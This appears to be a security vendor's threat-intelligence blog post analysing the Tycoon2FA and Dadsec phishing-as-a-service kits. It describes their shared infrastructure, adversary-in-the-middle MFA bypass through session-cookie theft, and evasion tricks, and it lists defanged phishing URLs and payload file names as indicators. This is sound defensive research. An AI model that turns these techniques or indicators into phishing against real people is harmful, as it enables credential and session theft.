
PhaaS the Secrets: The Hidden Ties Between Tycoon2FA and Dadsec's Operations

trustwave.com/en-us/resources/blogs/spiderlabs-blog/phaas-the-secrets-the-hidden-ties-between-tycoon2fa-and-dadsecs-operations/



Phishing-as-a-Service (PhaaS) platforms have significantly reshaped the phishing threat landscape in recent years.

Since September 2023, Trustwave's Threat Intelligence Team has been tracking a large-scale phishing campaign distributed via email, attributed to "Storm-1575". Storm-1575 is known for developing and distributing a PhaaS platform with adversary-in-the-middle (AiTM) capabilities, known as "Dadsec". The team's recent investigations have revealed that the infrastructure used by Dadsec is also connected to a new campaign leveraging the "**Tycoon2FA**" Phishing-as-a-Service (PhaaS) platform. In a previous report, the team analyzed the latest evasion techniques employed by Tycoon2FA to bypass endpoint protection and security detection mechanisms.

This blog post provides an in-depth analysis of the ongoing developments in Tycoon2FA and its role in recent phishing campaigns. It also examines the infrastructure supporting both Dadsec and Tycoon2FA, highlighting key overlaps that suggest a shared operational framework. By investigating shared infrastructure components, this report uncovers the connections between these phishing kits and their broader influence within the PhaaS ecosystem.

Introduction

Tycoon2FA and Dadsec have been actively used in phishing campaigns since 2023. These phishing kits provide a user-friendly interface with customizable phishing templates and integrated automation features. Researchers from Sekoia identified several key similarities between the Tycoon 2FA phishing platform and the Dadsec phishing kit, suggesting a shared development lineage or direct adaptation. This connection suggests a potential adaptation of previous tactics, where infrastructure and codebase elements from earlier campaigns have been repurposed.




Figure 1. Comparison of Tycoon2FA and Dadsec Dashboard (Source: Sekoia).

As we analyzed the latest updates to the Tycoon2FA phishing kit, we refined our tracking queries to expose the infrastructure supporting its newest campaign. Our investigation revealed a rapidly growing network of thousands of phishing pages linked to the Tycoon2FA campaign since July 2024. The following patterns were identified within the latest campaign:

- Hosting templated webpages that share a unique HTML body hash and page title.
- Use of unique PHP resources (“res444.php”, “cllascio.php”, and “.000.php”) as payload delivery mechanisms. The latter two are the latest alternative file names of the malicious PHP in their latest campaign of Tycoon2FA as of March 2025.
- Deployment of a custom Cloudflare Turnstile page to safeguard the phishing page.
- Enhanced anti-analysis features, including monitoring of penetration-testing tools, keystroke detection related to web inspection, and other anti-dev tools mechanisms such as disabling the right-click context menu on the browser for defense evasion.
- Use of various decoy pages to enhance credibility and mislead victims.
- A fallback phishing page designed to mimic legitimate platforms such as Microsoft Word Online or Media Player.
- Integration of an auto sign-in feature that activates if a username is embedded in the phishing configuration.
- Utilization of various AES decryption routines to obfuscate code and conceal C2 communication.




Figure 2. Monthly distribution of detected phishing pages from July 2024 to January 2025 related to Tycoon2FA.

Overlap between Dadsec and Tycoon2FA Operation

Around September 2023, our telemetry detected multiple phishing campaigns attributed to Storm-1575 (Dadsec), targeting users with fake Microsoft 365 credential harvesting pages. The attack begins with an email using various lures to entice the recipient into accessing a shared file, often including an HTML attachment. The phishing link typically follows this format:

```
hxxps://selligenttier.naylorcampaigns[.]com/<redacted>
hxxps://704movers[.]com/uwcz/IvhRh/ <redacted>
```

URL Pattern Legend:

Initial URL

- *Redirection URL*
- *Base64 Encoded Email Address*

When accessed, the initial link redirects the user to a webpage with a specific URL structure. These URLs lead victims to phishing sites designed to impersonate Microsoft login pages. Analysis of these URLs uncovered several consistent patterns:

- The domain leverages "Cyber Panel" an open-source web hosting platform.

- The victim's username was already pre-specified in the URL.
- The domain has ".RU" top-level domain (TLD).
- The domains are 5-10 alphanumeric characters long.
- The subdomains are 15-20 alphanumeric characters long.

```
hxxps://srciek0t8a31dz4.o4dnumvbqy[.]ru/qg2vpf/0dfrL4CL3sfYEEcLSXP1B7RAxX7tZhw
bt5xbGT23YbHqHJuZa19OsFKMrfGkeZILgEC2A1aoUXhEoGhODvbL6HxN3ub? id=<Redacted
Email Address>==
```

URL Pattern Legend:

Initial URL

Email Address

Figure 3. Network indicators from the 2023 Dadsec Phishing campaign (Source: urlquery.net).

The domains identified in the extracted redirection URLs from the initial phishing link resolve to a shared set of IP addresses and Autonomous System Numbers (ASNs), notably **AS19871 (NETWORK-SOLUTIONS-HOSTING)**. There is a consistent interaction between these IP addresses and malicious files, primarily HTML and PDF, strongly indicating their active role in phishing campaigns.




Figure 4. Graph visualization of Phishing Campaign IOCs.

Further pivoting reveals numerous **newly registered domains** that follow a similar generic pattern and are linked to the same IP addresses. Additionally, these newly registered websites contain a unique PHP file named "**res444.php**", which serves as a key component of the phishing kit.




Figure 5. Newly registered domains sharing the same webpage template. (Source: urlscan.io).

These domains often feature a web UI with a title page displaying "**Works Creatively**". The repeated use of identical templates across multiple domains suggests a centralized phishing infrastructure.




Figure 6. URL results containing "res444.php" (Source: urlscan.io).

This PHP file is consistently found across multiple domains but is stored in different subdirectories. The following is an example of its drop location:




Figure 7. Open directory hosting "res444.php".

By leveraging these artifacts, our team was able to trace the latest resources deployed by the Tycoon2FA actor. In earlier campaigns, they consistently used the PHP file **"res444.php**" as part of its phishing toolkit. However, in the latest campaign—observed as early as March 2025—Tycoon2FA introduced new PHP filenames, including:

- "**cllascio.php**"
- "**.000.php**"




Figure 8. Recent variant filenames observed in Tycoon2FA payload delivery infrastructure.

Tycoon2FA PhaaS Analysis

Tycoon2FA has been active since August 2023 and is suspected to be a clone of the DadSec platform. It includes an MFA bypass feature and incorporates a Cloudflare security challenge. The phishing kit leverages the AiTM (Adversary-in-the-Middle) technique, utilizing an attacker-controlled server to host the phishing webpage. This server intercepts victim inputs, relays them to the legitimate service, and prompts the MFA request. Once the user completes the MFA challenge and authentication is successful, the attacker-controlled server captures session cookies. These stolen cookies enable attackers to replay the session and bypass MFA, even if the victim later changes their credentials.

The image below provides a detailed breakdown of the latest operations associated with the Tycoon 2FA phishing kit:




Figure 9. Overview of Tycoon 2FA PhaaS Operation.

Stage 1 – Initial Access

Threat actors leveraging Tycoon2FA primarily distribute their phishing pages through URL redirects or QR codes embedded within email attachments or the email body. The service offers ready-made phishing templates with file attachments, making it easier to run cybercrime campaigns.




Figure 10. Email attachment examples linked to Tycoon 2FA PhaaS.

For instance, some phishing HTML or PDF files use themes related to human resources, finance, or security alerts to entice victims into following the steps that ultimately lead to credential theft and bypassing multi-factor authentication (MFA). These files typically contain two key parts:

- Variable that stores the victim's email.
- A blob of base64 encoded text.




Figure 11. HTML file used to decode the URL leading to a PHP resource.

The HTML code contains JavaScript, which dynamically retrieves additional content from the PHP file hosted on the phishing domain. Based on the code structure and execution flow, the final URL follows this pattern:

```
hxxps://americanwealthllc[.]com/cgi-bin/res444.php?2-
68747470733a2f2f687265662e6c692f3f68747470733a2f2f376b437a2e6e636570726f73746f
2e636f6d2f37387172632f-quail
```

URL Pattern Legend:

- *Initial URL*
- *PHP File (res444.php, cllascio.php, or .000.php)*
- *Digit (2 or 4)*
- *Encoded Redirection URL (Phishing Kit)*
- *Email Address Placeholder (Name of Animal or Plant)*

Note: As of January 2025, the placeholder email address in the phishing kit's redirection URL structure has changed to a randomized pattern (e.g. _0x207c, _0x0442, and _0x53a1). This shift suggests an attempt to further obfuscate the redirection mechanism, making it harder to detect these IOCs through conventional pattern recognition.

The JavaScript returned by the PHP file contains obfuscated resources that utilize Base64 decoding and JSON parsing. This script will handle the encrypted data decryption using AES and PBKDF2.

